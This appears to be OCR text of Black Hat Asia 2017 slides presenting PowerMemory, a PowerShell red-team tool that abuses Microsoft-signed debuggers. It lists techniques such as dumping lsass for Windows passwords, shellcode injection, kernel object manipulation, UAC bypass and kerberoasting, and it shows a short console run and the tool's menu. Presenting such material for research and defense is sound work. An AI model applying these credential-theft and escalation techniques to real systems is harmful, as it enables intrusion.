black hat ASIA 2017

# HACK MICROSOFT USING MICROSOFT SIGNED BINARIES


**Pierre-Alexandre Braeken**
Senior Security Consultant

# About Me

- I’m Belgian working in Canada.
- Senior security consultant / researcher @ Deloitte.
  - Incident Response, Compromise Assessment, Red Team.
- 14+ years experience in information technology and security.
- Previous talks:
  - **HackFest** 2015 (Quebec) - CA;
  - **InfoSecurity London** 2016 (London) – UK;
  - **SecTor** 2016 (Toronto) – CA;
  - **BSidesDC** 2016 (Washington) – USA;
  - **BlackHat Europe** 2016 (London) – UK.
- Next talks:
  - **NorthSec** (Montreal), CA.
- Starcraft 2 player.

# Why PowerMemory?

- I wanted to
  - Understand Windows Authentication.
  - Learn PowerShell.
  - Learn memory concepts.



# TOC

1. What is PowerMemory?
2. Debug all the things
3. Let’s get technical
4. Weaponization: integrated to Empire
5. Mitigations


# TOC

1. **What is PowerMemory?**
2. Debug all the things
3. Let’s get technical
4. Weaponization: integrated to Empire
5. Mitigations

# What is PowerMemory


@pabraeken - PA Braeken

# PowerMemory is a Minesweeper solver!





"That's all Folks!"


# All eyes are on PowerShell




*CarbonBlack




*Symantec




*Tanium



Invoke-Tartarus.ps1 ;-)


WHAT IF I TOLD YOU
THERE ARE MORE

# Meanwhile…

**Casey Smith**
@subTee


Msbuild.exe == PowerShell.exe
gist.github.com/subTee/6b23608 …
Interactive PowerShell Hosted Inside Msbuild.exe ;-)




*@harmj0y
https://github.com/EmpireProject/Empire/issues/57

**P-A Braeken**
@pabraeken

@subTee Get an #Empire agent without powershell.exe in memory with MSBuild.exe ;-)
github.com/giMini/PowerMe …




RETWEETS 152 LIKES 160


10:31 PM - 14 Sep 2016

1 152 160

**Ben Ten (0xA)**
@Ben0xA

I give you "Not PowerShell" (nps). Nice when you can drop a binary, also has encode/decode
github.com/Ben0xA/nps

À l'origine en anglais



# Land

With **PowerShell** that is a **Microsoft tool** and a **Microsoft signed debugger**, PowerMemory can achieve whatever you want in the:

- User land
- Kernel land
- Wonderland


# Send and receive TXT


PowerMemory sends text to the debugger and receives text from the debugger.

That’s it.

And it is enough to do pretty much what you want.

# How does it work?







# How does it work?

PowerMemory:


1. Calls the debugger and sends a command to execute.
2. Retrieves the bytes.
3. Parses them.
4. Sends a new command with bytes to write at an address.

# How does it work?





WMI : dump it!


Here is your lsass.exe dump




# {you dropped a binary to the system file?}




# Dump like Microsoft with valid digital signatures!




WMI : *dump it!

Here is your lsass.exe dump

*userdump.exe







http://blogs.msdn.com/b/pfedev/archive/2008/09/26/all-the-ways-to-capture-a-dump.aspx

# PowerMemory is a user land attacker


- Get Windows Passwords from the memory
- Inject and execute a shellcode in a remote process
- Can modify the memory of a process  (Minesweeper)




# PowerMemory is a kernel land attacker too (DKOM)

- Hide/Unhide a process.
- Inject all privileges in a process with SYSTEM identity.
- Pass-The-Token attack.
- Protect a process.





```
PS F:\PowerProcess> .\Protect-Process.ps1 -ProcessName cmd.exe
Trying to protect the process: cmd.exe...
cmd.exe memory address found! (ffffe001b6504080)
cmd.exe has been protected!
```

# PowerMemory is an Active Directory Recon and Attack tool

- SPN scan (passive nmap).
- Get GPP passwords of all connected forests.
- Assess servers share of all connected forests.
  - Report places where the authenticated user can write.
- Draw the AD topology with Visio and make a complete AD report.

# Elevate Your Rights, Bro!

- Auto escalation (Power-Escalate).
- Break and reveal passwords (Get-MacAfee).
- BSOD on vulnerable systems and get passwords from the dump.
- Bypass UAC (Elevate-YourRightsMan).
- LOL : Check Point Software Firewall-1 3.0/1 4.0 - Session Agent Impersonation (Get-FirewallCredential).



# Main Menu_

```
================================================================

  \
   \ /\    Follow the white Rabbit :-)
   ( )        pabraeken@gmail.com
 .( @ ).

What do you want assess?
1) Reveal memory passwords
2) Local escalation attempt
3) Get McAfee passwords :-)
4) Active Directory assessment
5) Scan services network
6) Get all the Ticket (to be cracked with kerberoast)
7) Fun with Winmine
0) Exit

Enter menu number and press <ENTER>:
```


# TOC

